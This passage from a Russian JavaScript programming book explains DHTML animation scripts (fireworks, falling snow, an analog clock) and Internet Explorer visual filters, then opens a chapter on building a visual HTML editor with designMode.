В функции `MoveStars`, являющейся обработчиком событий таймера, выполняется обновление параметров движения элементов-звезд (изменение значений свойств `x` и `y`, уменьшение величин векторов скорости, уменьшение значений времени жизни), перемещение элементов на новые позиции (при помощи вызова `UpdateStarPos`), изменение цвета их фона (при помощи вызова `UpdateStarBgColor`), а также скрытие элементов, чье время жизни стало равным 0 (их цвет фона устанавливается в черный — как и у элемента-контейнера). Здесь же производится контроль завершения анимации (момент, когда время жизни всех элементов становится равным 0) и, при необходимости, запуск таймера для начала анимации следующего фейерверка. Далее приведен листинг функции `MoveStars`.

```
function MoveStars()
{
  var bEndShow = true;

  for(var i = 0; i < nStarCount; i++)
  {
    var oDiv = aStars[i];

    if(oDiv.nLive)
    {
      oDiv.x += oDiv.fSpeed * oDiv.fCos;
      oDiv.y += oDiv.fSpeed * oDiv.fSin;

      oDiv.fSpeed -= fDSpeed;
```

```
      if(oDiv.fSpeed < 0)
         oDiv.fSpeed = 0;

      UpdateStarPos(i);
      UpdateStarBgColor(i);

      oDiv.nLive--;

      if(!oDiv.nLive)
          oDiv.style.backgroundColor = "black";

      bEndShow = false;
    }
  }

  if(bEndShow)
  {
    window.clearInterval(nTimerID);
    window.setTimeout(StartFireShow, 1500);
  }
}
```

Падающий снег

Следующий скрипт создает анимацию в виде падающего снега. Это выглядит весьма привлекательно, и скрипт может использоваться, например, для размещения на сайте блоков новогодних объявлений.

Скрипт находится в файле examples\13\ex_13_15.htm. Алгоритм его работы очень похож на алгоритм работы скрипта, создающего анимацию в виде летящих звезд. Отличия заключаются в том, что вместо элементов `DIV` скрипт производит перемещение изображений в форме снежинок. Движение изображений производится в вертикальном направлении сверху вниз с небольшими случайными перемещениями по горизонтали.

Как обычно, код скрипта начинается с определения переменных. Переменная `oAnimate` инициализируется ссылкой на DOM-объект элемента `DIV` с идентификатором `ID_ANIMATE` (контейнер для движущихся изображений). Переменные `nWidth` и `nHeight` принимают значения ширины и высоты этого элемента. Массив `aoFlakes` определяется для хранения ссылок на DOM-объекты элементов изображений снежинок. Переменная `nFSize` должна содержать значение высоты (в пикселах), `strFlakeURL` — URL ресурса, а `nCount` — общее количество этих изображений.

Создание элементов изображений, добавление их в дерево документа, а ссылок на них в массив `aoFlakes` производится при инициализации скрипта аналогично тому, как это делалось во многих предыдущих примерах для элементов `DIV`. При этом свойству `src` объектов изображений присваивается значение переменной `strFlakeURL`, и вызываются функции `ResetFlake` для установки параметров движения каждой снежинки и `UpdateFlakePos` (см. код примера) для позиционирования соответствующего элемента изображения относительно элемента-контейнера.

Прототип функции `ResetFlake` выглядит следующим образом:

```
function ResetFlake(nNum, bRandY)
```

Функция устанавливает значения свойств `m_nX`, `m_nY` и `m_nSpeed` (координата по оси *x*, координата по оси *y* и скорость, соответственно) DOM-объекта изображения, ссылка на который находится в элементе массива `aoFlakes` с индексом *nNum*. Значения свойств `m_nX` и `m_nSpeed` всегда случайны. Свойству `m_nY` случайное значение устанавливается, если параметр *bRandY* функции вычисляется в `true`. В противном случае, свойству присваивается величина `-nFSize` (изображение должно позиционироваться за верхней границей элемента-контейнера). При создании элементов изображений `ResetFlake` вызывается со значением второго параметра `true`.

Перемещение изображений снежинок производится в обработчике событий таймера `OnTimer`. Далее приведен листинг этой функции.

```
function OnTimer()
{
  for(var i = 0; i < nCount; i++)
  {
    var oImg = aoFlakes[i];

    oImg.m_nX += Math.ceil(Math.random() * 3 - 2);
    oImg.m_nY += oImg.m_nSpeed;

    if(oImg.m_nY > nHeight)
      ResetFlake(i, false);

    UpdateFlakePos(i);
  }
}
```

Как вы можете видеть, в `OnTimer` просто производится изменение свойств `m_nX` и `m_nY` объектов изображений, их позиционирование при

помощи `UpdateFlakePos`. Значение `m_nY` наращивается на величину скорости движения (`m_nSpeed`), а к `m_nX` прибавляется случайное значение из диапазона [–1, 1] (этим достигается хаотичное колебание снежинок). В случае, если изображение пересекает нижнюю границу элемента-контейнера (выполняется условие `oImg.m_nY > nHeight`), вызывается функция `ResetFlake` для перемещения этого изображения за пределы верхней границы и установки ему новой горизонтальной позиции и скорости движения.

Часы со стрелками

Довольно часто на сайтах начинающих Web-мастеров и домашних страницах можно встретить такой декоративный элемент, как часы — небольшой блок, в котором отображается текущее время. В большинстве случаев, время отображается в цифровом виде (пример реализации таких часов уже приводился в *главе 6*, соответствующий скрипт находится в файле examples\06\ex_6_04.htm на компакт-диске). Однако гораздо более интересно может выглядеть отображение времени в аналоговом представлении, т. е. в виде часов со стрелками. В файле examples\13 \ex_13_16.htm находится скрипт, реализующий подобный эффект. Давайте рассмотрим его работу.

Основная задача, решаемая данным скриптом, состоит в "рисовании" стрелок аналоговых часов (они отображаются в виде линий). Поскольку, непосредственное рисование в окне браузера при помощи JavaScript невозможно, скрипт отображает линии при помощи расположения соответствующим образом множества элементов `DIV` с черным цветом фона и размерами 1×1 пиксел. Позиционирование этих элементов производится в пределах их элемента-контейнера `DIV` с идентификатором `ID_ANIMATE`. При инициализации скрипта определяются переменные: `oAnimate` — ссылка на DOM-объект элемента-контейнера, `nWidth`, `nHeight` — ширина и высота этого элемента, `nHourLen`, `nMinLen`, `nSecLen` — длины, соответственно, часовой, минутной и секундной стрелок часов, массивы `aDivHour`, `aDivMin`, `aDivSec` для хранения ссылок на DOM-объекты элементов `DIV`, при помощи которых будут отображаться, соответственно, часовая, минутная и секундная стрелки.

Создание элементов `DIV` для отображения стрелок производится функцией `CreateDivs` (см. код примера). В нее, в качестве параметров, передаются ссылка на массив, в который заносятся ссылки на DOM-объекты создаваемых элементов, и количество элементов, которое необходимо

создать. При инициализации скрипта эта функция вызывается трижды (ей передаются ссылки на массивы aDivHour, aDivMin, aDivSec и величины длин соответствующих стрелок — nHourLen, nMinLen и nSecLen). Затем производится запуск таймера с интервалом в одну секунду, обработчиком событий которого является функция OnTimer.

```
function OnTimer()
{
  var oDate = new Date();

  DrawArrow(aDivHour, GetArrowDim(oDate.getHours(),
                                  nHourLen, 12));
  DrawArrow(aDivMin, GetArrowDim(oDate.getMinutes(),
                                 nMinLen, 60));
  DrawArrow(aDivSec, GetArrowDim(oDate.getSeconds(),
                                 nSecLen, 60));
}
```

Функция OnTimer получает текущее время путем создания объекта типа Date, а затем вызывает функцию DrawArrow для "рисования" часовой, минутной и секундной стрелок, передавая ей ссылки на массивы aDivHour, aDivMin или aDivSec и результат, возвращаемый функцией GetArrowDim.

```
function GetArrowDim(val, r, d)
{
  var fAngle = Math.PI / 2 - val * 2 * Math.PI / d;

  Return {
           dx :  r * Math.cos(fAngle),
           dy : -r * Math.sin(fAngle)
         };
}
```

Функция GetArrowDim возвращает объект, содержащий в свойствах dx и dy значения проекций отрезка прямой (стрелки часов) на оси координат, рассчитанные на основе длины отрезка (параметр r) и угла его поворота, вычисленного на основе значений параметров val и d. Параметр d представляет собой количество перемещений стрелки часов, необходимое для совершения ей полного поворота вокруг своей оси. Для часовой стрелки это значение равно 24, а для минутной и секундной — 60. Таким образом, отношение 2*Math.PI/d является углом поворота стрелки при одном ее перемещении. Параметр val указывает текущее положение

стрелки (количество перемещений, совершенное ей от нулевого положения). В качестве этого параметра функции `GetArrowDim` передаются текущие значения часов, минут и секунд.

Функция `DrawArrow` реализует алгоритм несимметричного ЦДА (цифрового дифференциального анализатора) для развертки отрезка прямой в растр, производя позиционирование элементов `DIV`, ссылки на DOM-объекты которых содержатся в передаваемых ей массивах в соответствии с рассчитываемыми координатами точек отрезка. Этот алгоритм весьма прост. Вы можете изучить его самостоятельно, проанализировав код функции `DrawArrow`.

Использование фильтров в Microsoft Internet Explorer для создания анимационных эффектов

Браузер Microsoft Internet Explorer обладает рядом очень интересных возможностей, позволяющих применять широкий спектр визуальных эффектов к различным компонентам Web-страниц. Создание этих визуальных эффектов основано на использовании *фильтров*.

Что такое фильтры?

С точки зрения Web-разработчика, фильтры Microsoft Internet Explorer можно охарактеризовать как набор инструкций для статического либо динамического преобразования изображения элемента Web-страницы. Применение фильтров осуществляется за счет расширения набора CSS-свойств, поддерживаемых браузером. Установка этих свойств позволяет изменять визуальное представление элементов документа. Работа фильтров основана на технологии DirectX Transform. DirectX Transform представляет собой интерфейс прикладного программирования (API) для мультимедийных приложений. Он позволяет производить обработку двумерных изображений, в том числе их создание и редактирование, а также создание анимационных эффектов на основе набора статических изображений. Таким образом, посредством свойств-расширений CSS, Microsoft Internet Explorer предоставляет Web-разработчикам способ использования возможностей DirectX Transform API.

По принципам действия следует выделить следующие типы фильтров.

- *Процедурные поверхности.* Представляют собой цветовую поверхность, отображаемую между фоном объекта и его содержимым. Ре-

зультирующее изображение объекта генерируется динамически, при каждой его перерисовке (в памяти хранится только процедура обработки изображения).

- *Статические фильтры.* Фильтры данного типа позволяют изменять способ статического отображения объектов Web-страницы (к примеру, произвести "размытие" изображения объекта, внести в него волнообразные искривления и т. д.).
- *Фильтры трансформаций.* Данный тип фильтров позволяет создавать анимационные эффекты, основанные на трансформации изображений различных состояний объектов Web-страниц, выглядящие как постепенные переходы от одного состояния к другому.

Примечание

В документации Microsoft Developer Network (MSDN) выделяются понятия "visual filters" (объединяющее понятия "static filters", или просто "filters" — статические фильтры и "Procedural Surfaces") и "transitions" (переходы), которые я назвал *фильтрами трансформаций*, поскольку данный термин, на мой взгляд, наиболее точно отражает их сущность.

Применение фильтров

Использование фильтров доступно в Microsoft Internet Explorer версий 4.0 и выше. Браузеры Microsoft Internet Explorer версий 5.5 и выше содержат более богатый набор оптимизированных фильтров.

Примечание

Microsoft Internet Explorer 5.5 поддерживает два фильтра типа "процедурные поверхности", шестнадцать статических фильтров и семнадцать фильтров трансформаций. Объем данной главы не позволяет произвести их полное описание, а также описание их специфических методов и свойств (хотя, общие принципы работы с фильтрами будут изложены далее). Однако вы можете самостоятельно ознакомиться с перечнем и возможностями фильтров, изучив соответствующие разделы документации MSDN. В online-версии MSDN описание фильтров, их свойств и методов вы можете найти по адресу **http://msdn.microsoft.com/library/default.asp?url=/workshop/author/filter/reference/reference.asp.** Также, используя пример, демонстрирующий применение большинства фильтров, расположенный по адресу **http://msdn.microsoft.com/library/default.asp?url=/workshop/samples/author/dhtml/DXTidemo/DXTidemo.htm**, вы сможете увидеть визуальные эффекты, производимые ими.

Назначение фильтров элементам

Назначение фильтров элементу Web-страницы осуществляется посредством использования свойства `filter` в наборе CSS-правил, применяемых к данному элементу. Значением свойства `filter` является строка, содержащая описания фильтров элемента. Описание фильтра осуществляется в нотации, подобной нотации вызова функции. В общем виде строку описания фильтра можно представить так:

```
filter:progid:DXImageTransform.Microsoft.FltName(Properties)
```

Здесь *`FltName`* является именем фильтра, а *`Properties`* — строкой описания *его* параметров, определяющих величину и характер преобразования изображения элемента фильтром. Следующий пример иллюстрирует применение двух фильтров (`MotionBlur` и `BasicImage`) к изображению (элементу `IMG`) путем назначения элементу встроенной информации о стиле.

```
<IMG src="image.gif"
style="filter:progid:DXImageTransform.Microsoft.MotionBlur(
strength=50) progid:DXImageTransform.Microsoft.BasicImage(
rotation=2, mirror=1);">
```

Обратите внимание на способ определения параметров фильтра.

Необходимо особо отметить, что значение CSS-свойства `filter`, также как и значение любого другого CSS-свойства набора правил встроенной информации о стиле элемента, отображается в значение соответствующего свойства объекта `style`, инкапсулируемого DOM-объектом этого элемента. CSS-свойство `filter` отображается в свойство `filter` объекта `style`. Изменяя значение данного свойства, можно назначать новый набор фильтров, применяемых к элементу. Например, имея ссылку `oImg` на DOM-объект некоторого изображения, можно назначить применяемые к нему фильтры следующим образом:

```
oImg.style.filter = "progid:DXImageTransform.Microsoft."+
                    "BasicImage(rotation=2, mirror=1)";
```

Доступ к объектам фильтров

Программное управление параметрами преобразования изображения объекта Web-страницы фильтрами из JavaScript-сценария осуществляется при помощи изменения свойств объектов этих фильтров.

Доступ к отдельным объектам фильтров, примененных к элементу, производится с помощью коллекции `filters` DOM-объекта этого элемента. Коллекция `filters` имеет свойство `length`, содержащее числовое значе-

ние количества фильтров, примененных к элементу, а также методы `item` и `namedItem`, позволяющие получать ссылки на объекты-элементы коллекции по их порядковому номеру в коллекции и символическому имени соответственно.

Примечание

Метод `item` коллекции `filters` также поддерживает доступ к элементам коллекции по их символическому имени.

Допустим, в документе имеется следующий фрагмент HTML-разметки, задающий элемент `IMG` с атрибутом `style`, содержащим свойство `filter`, значение которого назначает элементу два фильтра — `BasicImage` и `Alpha`:

```
<IMG ID="ID_IMAGE" SRC="image.gif"
     STYLE="
       filter:progid:DXImageTransform.Microsoft.BasicImage(
         rotation=2, mirror=1)
       progid:DXImageTransform.Microsoft.Alpha(opacity=50)">
```

Допустим, мы получили ссылку на DOM-объект этого элемента:

```
var oImage = document.getElementById("ID_IMAGE");
```

Тогда, получить ссылки на объекты фильтров `BasicImage` и `Alpha` по их порядковому номеру и символическому имени, соответственно, можно следующим образом:

```
var oFilter_BasicImage = oImage.filters.item(0);
var oFilter_ Alpha =
            oImage.item("DXImageTransform.Microsoft.Alpha");
```

Манипулирование фильтрами

Как следует из описания типов фильтров в начале данной главы, процедурные поверхности и статические фильтры производят статические преобразования изображений элементов. Это означает, что если исходное изображение элемента не изменяется в течение некоторого промежутка времени, за это время не изменяется и изображение-результат его преобразования статическим фильтром. Однако, поскольку на преобразование изображения оказывают непосредственное влияние значения параметров фильтра (изменяемые посредством изменения свойств объекта фильтра), изменение свойств объекта фильтра приведет к изменению результирующего изображения. Таким образом, при помощи манипулирования параметрами статических фильтров (например, периодиче-

ского их изменения в обработчике событий таймера) можно создавать анимационные эффекты.

Фильтры трансформаций изначально предназначены для создания анимационных эффектов. Исходными данными для анимации являются изображения двух состояний объекта Web-страницы. Фильтры трансформаций самостоятельно рассчитывают и визуализируют все промежуточные состояния. При помощи изменений свойств объектов фильтров данного типа обычно настраиваются параметры воспроизводимой ими анимации.

Примечание

Под термином "объект Web-страницы" здесь понимается любая совокупность элементов документа, к которой одновременно можно применить фильтр (например, форма, содержащая набор элементов управления — анимация, создаваемая фильтром трансформации, примененным к элементу `FORM`, будет основана на изображении блока, генерируемого данным элементом, включающего изображения всех элементов, находящихся в пределах данного блока).

Применение фильтров трансформаций заключается в вызове методов `apply` и `play` их объектов. Последовательность действий для создания анимации при помощи фильтров трансформаций может выглядеть так:

1. Создание и/или настройка состояния объекта Web-страницы, анимацию которого необходимо выполнить.
2. Назначение данному объекту фильтра трансформации, с помощью которого будет реализована анимация.
3. Если необходимо, настройка параметров фильтра путем изменения значений свойств его объекта (значения параметров могут быть указаны и при назначении фильтра объекту Web-страницы).
4. Вызов метода `apply` объекта фильтра. При этом фильтром будет произведен "захват" текущего изображения объекта.
5. Изменение состояния объекта Web-страницы.
6. Вызов метода `play` объекта фильтра. При этом начнется процесс воспроизведения анимации фильтром, в процессе которой изображение предыдущего состояния объекта будет постепенно трансформироваться до изображения его текущего состояния.

Следует отметить, что фильтры трансформаций воспроизводят анимацию асинхронно. Это означает, что вызов метода `play` не блокирует поток исполнения скрипта, т. е. скрипт будет продолжать выполняться во время воспроизведения анимации фильтром. Для остановки процесса

анимации до момента его нормального завершения служит метод `stop` объектов фильтров трансформаций.

Далее мы перейдем к рассмотрению практических примеров создания анимационных эффектов при помощи фильтров в Microsoft Internet Explorer.

Волнообразное движение текста на основе фильтра *Wave*

Скрипт, реализованный в данном примере (находится в файле examples\13\ex_13_17.htm на компакт-диске), создает анимационный эффект волнообразного движения текста. Для создания этого эффекта используется статический фильтр `Wave`, осуществляющий синусоидальные волновые искажения изображения объекта Web-страницы по вертикальной оси координат. Текст, подвергающийся анимации, содержится в элементе `DIV` с идентификатором `ID_ANIMATE`. Фильтр назначается этому элементу `DIV` при помощи свойства набора правил во внедренной в документ таблице стилей:

```
#ID_ANIMATE
{
   width   :   300px;
   overflow:   hidden;
   font    :   normal 64px "Times New Roman", serif;
   filter  :   Wave(freq=3, light=0, phase=0, strength=10);
}
```

Принцип работы скрипта основан на изменении значения фазы волновых искажений, создаваемых фильтром (это значение просто постоянно увеличивается). Значение фазы устанавливается при помощи изменения свойства `phase` объекта фильтра. Скрипт очень прост, поэтому его код приведен здесь полностью.

```
var oAnimate = document.getElementById("ID_ANIMATE");

function OnTimer()
{
  if(oAnimate.filters[0].phase > 100)
     oAnimate.filters[0].phase = 0;

  oAnimate.filters[0].phase += 10;
}

window.setInterval(OnTimer, 100);
```

Динамическое изменение прозрачности изображений с помощью фильтра *Alpha*

Скрипт, находящийся в файле examples\13\ex_13_18.htm, еще более прост, чем предыдущий. Он осуществляет изменение прозрачности внедренных в документ изображений в зависимости от того, находится ли курсор мыши над изображением (если курсор мыши находится над изображением, оно не прозрачно, в противном случае, значение коэффициента его прозрачности составляет 50%). Далее приведен полный листинг скрипта.

```
var fnAlpha50 =
  new Function("this.filters.alpha.opacity = 50;");
var fnAlpha100 =
  new Function("this.filters.alpha.opacity = 100;");

for(var i = 0; i < 9; i++)
{
  var oImg = document.getElementById("ID_IMG_" +
                                      i.toString(10));

  oImg.onmouseout = fnAlpha50;
  oImg.onmouseover = fnAlpha100;
}
```

Как видите, скрипт просто создает две функции, одна из которых устанавливает значение свойства `opacity` (уровня непрозрачности) фильтра `Alpha` объекта, методом которого она является, в значение 50 (объект Web-страницы наполовину не прозрачен), другая, соответственно, в 100 (объект не прозрачен на 100%, т. е. полностью). Затем эти функции устанавливаются в качестве обработчиков `onmouseout` и `onmouseover` элементов изображений (атрибуты `ID` HTML-элементов изображений установлены в значения `ID_IMG_0`, `ID_IMG_1`...`ID_IMG_9`, и ссылки на соответствующие DOM-объекты получаются на основании значений этих идентификаторов).

Анимационное изменение содержимого с помощью фильтра *Fade*

Скрипт, который мы сейчас рассмотрим, осуществляет периодическое циклическое анимационное изменение содержимого фрагмента документа (элемента `DIV` с идентификатором `ID_ANIMATE`). Скрипт находится в файле examples\13\ex_13_19.htm.

Элемент DIV с идентификатором ID_ANIMATE содержит четыре дочерних блока DIV, задающих варианты содержимого, которое будет отображаться в этом элементе. Принцип работы скрипта состоит в периодическом изменении состояния видимости вложенных блоков DIV таким образом, что в каждый момент времени лишь один из них видим, а остальные не отображаются. Для создания эффекта анимации при смене блоков информации используется фильтр трансформации Fade. Он осуществляет плавное "затухание" изображения предыдущего содержимого на фоне нового содержимого.

В начале скрипта инициализируются несколько переменных:

```
var nNum      = 0;
var oVisible  = ObjByNum(0);
var oAnimate  = document.getElementById("ID_ANIMATE");
```

Переменная nNum содержит порядковый номер текущего отображаемого элемента DIV, oVisible — ссылку на DOM-объект этого элемента, а oAnimate — ссылку на DOM-объект элемента DIV с идентификатором ID_ANIMATE (элемент-контейнер для элементов DIV с информационным содержимым). Используемая здесь функция ObjByNum возвращает ссылку на DOM-объект элемента DIV с информационным содержимым идентификатора по его порядковому номеру.

Фильтр Fade назначается этому элементу DIV с идентификатором ID_ANIMATE при помощи свойства набора правил во внедренной в документ таблице стилей:

```
#ID_ANIMATE
{
  ...
  filter:progid:DXImageTransform.Microsoft.Fade(duration=1,
                                                overlap=1.0);
}
```

Смена состояний видимости блоков с информационным содержимым производится в обработчике событий таймера OnTimer.

```
function OnTimer()
{
  oAnimate.filters[0].apply();

  oVisible.style.visibility="hidden";

  nNum++;
```

```
  if(nNum > 3)
    nNum = 0;

  oVisible = ObjByNum(nNum);

  oVisible.style.visibility="visible";

  oAnimate.filters[0].play();
}
```

Обратите внимание, для того чтобы реализовать анимационную смену содержимого, достаточно просто вызвать метод `apply` объекта фильтра до внесения изменений в содержимое блока и `play` — после изменений.

Эффектная анимация на основе использования фильтра *Light*

Последний пример скрипта, который мы рассмотрим в данной главе, создает анимацию, вызывающую иллюзию движения светящихся шаров по эллиптическим траекториям в трехмерном пространстве. Выглядит это весьма эффектно.

Анимация создается с помощью применения статического фильтра `Light`, создающего эффект вспышек света (или световых пятен) на изображении содержимого объекта Web-страницы. В качестве такого объекта выступает элемент `DIV` с идентификатором `ID_ANIMATE`, заданный HTML-разметкой. При помощи правила во внедренной в документ таблице стилей фильтр `Light` назначается этому элементу.

```
#ID_ANIMATE
{
  ...
  filter  :   Light();
}
```

Алгоритм работы скрипта крайне прост. В процессе его инициализации в переменную `oFilter` получается ссылка на объект фильтра `Light` (здесь же определяются переменные `fPhase` — параметр, олицетворяющий общее время движения объектов, `sin` и `cos` — ссылки на соответствующие методы объекта `Math`, для удобства).


```
var fPhase  = 0;
var oFilter =
    document.getElementById("ID_ANIMATE").filters[0];
```

```
var sin     = Math.sin;
var cos     = Math.cos;
```

А в обработчике событий таймера производится очистка (с помощью метода `clear` объекта фильтра), затем добавление (с помощью метода `addPoint` объекта фильтра) световых пятен на изображение упомянутого ранее элемента `DIV` с координатами и размерами, вычисленными на основе уравнения эллипса и различным цветом, а также наращивание значения переменной `fPhase`.

```
function OnTimer()
{
  oFilter.clear();
  oFilter.addPoint(200 +  80 * sin(fPhase * 1.2),
                   150 + 120 * cos(fPhase * 1.2),
                     8 +   3 * cos(fPhase * 1.2),
                   192, 192, 255, 100);

  oFilter.addPoint(200 + 60 * sin(fPhase * 0.6),
                   150 + 70 * cos(fPhase * 0.6),
                    10 +  6 * sin(fPhase * 0.6),
                   192, 255, 192, 100);

  fPhase += 0.1;
}
```

На этом мы заканчиваем рассмотрение принципов и практических примеров создания анимационных эффектов с помощью клиентских JavaScript-сценариев.



ЧАСТЬ IV

Примеры разработки сложных скриптов

Глава 14. Разработка визуального редактора HTML на основе режима редактирования документа Microsoft Internet Explorer

Глава 15. Приемы эффективного объектно-ориентированного программирования на JavaScript

Эта, последняя, часть книги посвящена несколько более сложным вопросам создания скриптов, чем предыдущие. В ней мы ознакомимся с некоторыми специфическими возможностями браузера Microsoft Internet Explorer и разработаем визуальный редактор HTML, использующий режим редактирования документа этого браузера. Также мы обсудим некоторые неочевидные моменты, трудности и приемы эффективного объектно-ориентированного программирования на JavaScript. Мы разработаем библиотеку классов, решающую выделенные проблемы и создающую основу для более продуктивной объектно-ориентированной разработки.

ГЛАВА 14

Разработка визуального редактора HTML на основе режима редактирования документа Microsoft Internet Explorer

В этой главе мы разработаем клиентский сценарий, реализующий небольшое приложение, позволяющее производить создание гипертекстовых документов в режиме визуального редактирования. В настоящее время скрипты подобного рода достаточно широко применяются для организации интерфейсов тех частей Web-сайтов, где требуется возможность формирования содержимого, включающего элементы разметки (например, в формах редактирования сообщений на форумах). Наш редактор, однако, полностью предназначен для работы на клиентской машине — он имеет функцию сохранения созданного документа на устройство хранения данных, подключенное к системе пользователя. Вид окна браузера с открытым документом, в котором реализован редактор, представлен на рис. 14.1.

Надо сказать, что создание скрипта для полноценного редактирования гипертекстового содержимого не осуществимо без использования специфических возможностей конкретных браузеров. Так, на данный момент можно реализовать такие скрипты для работы в браузерах семейства Mozilla (Mozilla и Mozilla FireFox), а также Microsoft Internet Explorer.

Скрипт, процесс создания которого мы рассмотрим далее, предназначен для использования в Microsoft Internet Explorer версий 5.0 и выше. Это обуславливает его простоту. Во-первых, скрипт реализуется только для

одной платформы, а во-вторых, Internet Explorer обладает очень богатым набором специфических возможностей, в том числе и возможностью редактирования гипертекстового содержимого в окне браузера. Несмотря на простоту скрипта, он хорошо демонстрирует принципы создания клиентского JavaScript-сценария, реализующего редактор HTML.




Рис. 14.1. Работа визуального редактора HTML

Редактирование гипертекстового содержимого в Microsoft Internet Explorer

Перед тем как перейти непосредственно к обсуждению разработки скрипта HTML-редактора, давайте рассмотрим, какие же средства для его реализации предоставляет Microsoft Internet Explorer. К слову, Internet Explorer имеет массу интересных специфических возможностей. Многие из них весьма впечатляют. Здесь можно упомянуть:

- создание HTML-приложений (HTML applications);
- назначение элементам поведения (Behaviors);
- создание пользовательских элементов управления (WebControls) и использование их через механизм Behaviors;

- связывание данных (Data Binding);
- применение фильтров к элементам Web-страницы;
- возможность использования Timer API;
- расширенные возможности работы с окнами — использование модальных, немодальных диалогов, всплывающих (popup) окон и окон справки;
- возможность программной инициации исполнения некоторых функций браузера (например, печати документа);
- включение режима редактирования содержимого отдельного элемента либо всего документа.

Некоторые из данных возможностей мы будем использовать при разработке нашего скрипта.

Примечание

Наличие в Microsoft Internet Explorer большого количества возможностей, не присущих другим браузерам, объясняется тем, что он создавался как неотъемлемый стандартный компонент операционной системы, предназначенный для решения гораздо более широкого спектра задач, нежели просто загрузка и просмотр multimedia-данных. Так, Internet Explorer может быть встроен как элемент ActiveX в любое приложение с графическим пользовательским интерфейсом. Благодаря этому, в приложении под Windows можно достаточно легко реализовать поддержку просмотра гипертекстового содержимого, а также организовать построение пользовательского интерфейса на основе гипертекстовых данных. Кроме того, Internet Explorer поддерживает работу с обработчиками подключаемых протоколов (Asynchronous Pluggable Protocols), что позволяет производить загрузку данных в браузер из произвольных источников, используя URL с нестандартной схемой протокола, а также MIME-фильтрами, позволяющими производить фильтрацию данных, загружаемых в браузер.

Итак, редактирование гипертекстового содержимого средствами Microsoft Internet Explorer возможно двумя способами:

- редактирование содержимого отдельного элемента текущего документа. Данный режим включается путем установки значения `true` свойству `contentEditable` DOM-объекта элемента, содержимое которого должно редактироваться;
- редактирование содержимого всего документа. Этот режим включается путем установки значения `"On"` свойству `designMode` объекта документа.

В первом случае контейнером редактируемого содержимого должен являться некоторый элемент документа (можно использовать элемент `DIV`), свойству `contentEditable` DOM-объекта которого присвоено значение `true`. Во втором случае редактирование может производиться во встроенном фрейме (элемент `IFRAME`), для объекта `document` которого свойство `designMode` установлено в `"On"`. Во втором случае большинство аспектов функциональности скрипта (операции редактирования, форматирования текста, а также сохранение документа) реализуются проще, чем в первом, поэтому при создании скрипта визуального редактора HTML мы будем использовать именно этот подход.

Примечание

В задачи данной главы, безусловно, не входит подробное рассмотрение всех специфических возможностей браузера Microsoft Internet Explorer. Однако вы можете изучить их самостоятельно, воспользовавшись информацией раздела Web Development библиотеки MSDN. В Интернете MSDN доступна по адресу **http://msdn.microsoft.com /library**.

Реализация визуального редактора HTML

Итак, давайте приступим непосредственно к рассмотрению аспектов разработки скрипта визуального редактора HTML. Все файлы (гипертекстовые документы, файлы таблиц стилей и изображений), относящиеся к реализации редактора, вы можете найти в каталоге examples\14 на прилагаемом к книге компакт-диске. Основной код сценария содержится в документе editor.htm. Открыв этот документ в Internet Explorer, вы сможете опробовать скрипт его в работе.

Примечание

В каталоге examples\14 также находится файл editor.hta. Это тот же самый редактор HTML, оформленный в виде HTML-приложения. Содержимое файла editor.hta практически идентично содержимому файла editor.htm (он отличается лишь наличием элемента `HTA` в разделе `HEAD`).

Структура документа editor.htm

В файле editor.htm содержится HTML-разметка, при помощи которой создаются панели инструментов, содержащие кнопки операций, производимых над документом, элемент `IFRAME`, в котором будет выполняться

редактирование документа, а также элемент OBJECT, реализующий объект Dialog Helper, при помощи которого будет получен список шрифтов, содержащихся в системе пользователя, а также будет отображаться стандартный диалог выбора цвета.

Панели инструментов построены на основе таблиц, а кнопки являются обычными ссылками (они содержат изображения пиктограмм кнопок), в атрибутах onclick которых производятся вызовы соответствующих обработчиков. Параметры визуального представления элементов, составляющих панели инструментов, определяются связанной с документом таблицей стилей, содержащейся в файле toolbar.css. Панель инструментов форматирования текста включает также два выпадающих списка (элементы SELECT), которые содержат названия гарнитур и размеры шрифтов. Элемент списка гарнитур шрифтов имеет идентификатор ID_COMBO_FONT, а список размеров шрифтов — ID_COMBO_FONT_SIZE. Элементы списка размеров шрифтов задаются HTML-разметкой, а список гарнитур заполняется в процессе инициализации редактора.

Элемент IFRAME, в котором будет производиться редактирование гипертекстового содержимого, имеет атрибут name, установленный в значение "EDITOR", а элемент OBJECT, реализующий объект Dialog Helper, — атрибут ID со значением ID_FONT_DIALOG.

Процесс инициализации редактора

Процесс инициализации редактора включает в себя получение списка гарнитур шрифтов, установленных в системе пользователя, заполнение ими выпадающего списка шрифтов на панели форматирования текста, а также создание нового документа в элементе IFRAME.

Получение списка гарнитур шрифтов производится при помощи объекта Dialog Helper, упоминавшегося ранее. Ссылка на данный объект, значения имен гарнитур шрифтов, а также другие значения, использующиеся при работе редактора, сохраняются в полях статического объекта App, находящегося в глобальной области видимости идентификаторов. Листинг создания данного объекта приведен далее:

```
var App =
{
  m_bUseSysColorDialog  :   true,
  m_oEditor             :   document.frames("EDITOR"),
  m_aFonts              :   null,
  m_oFontDialog         :   null
};
```

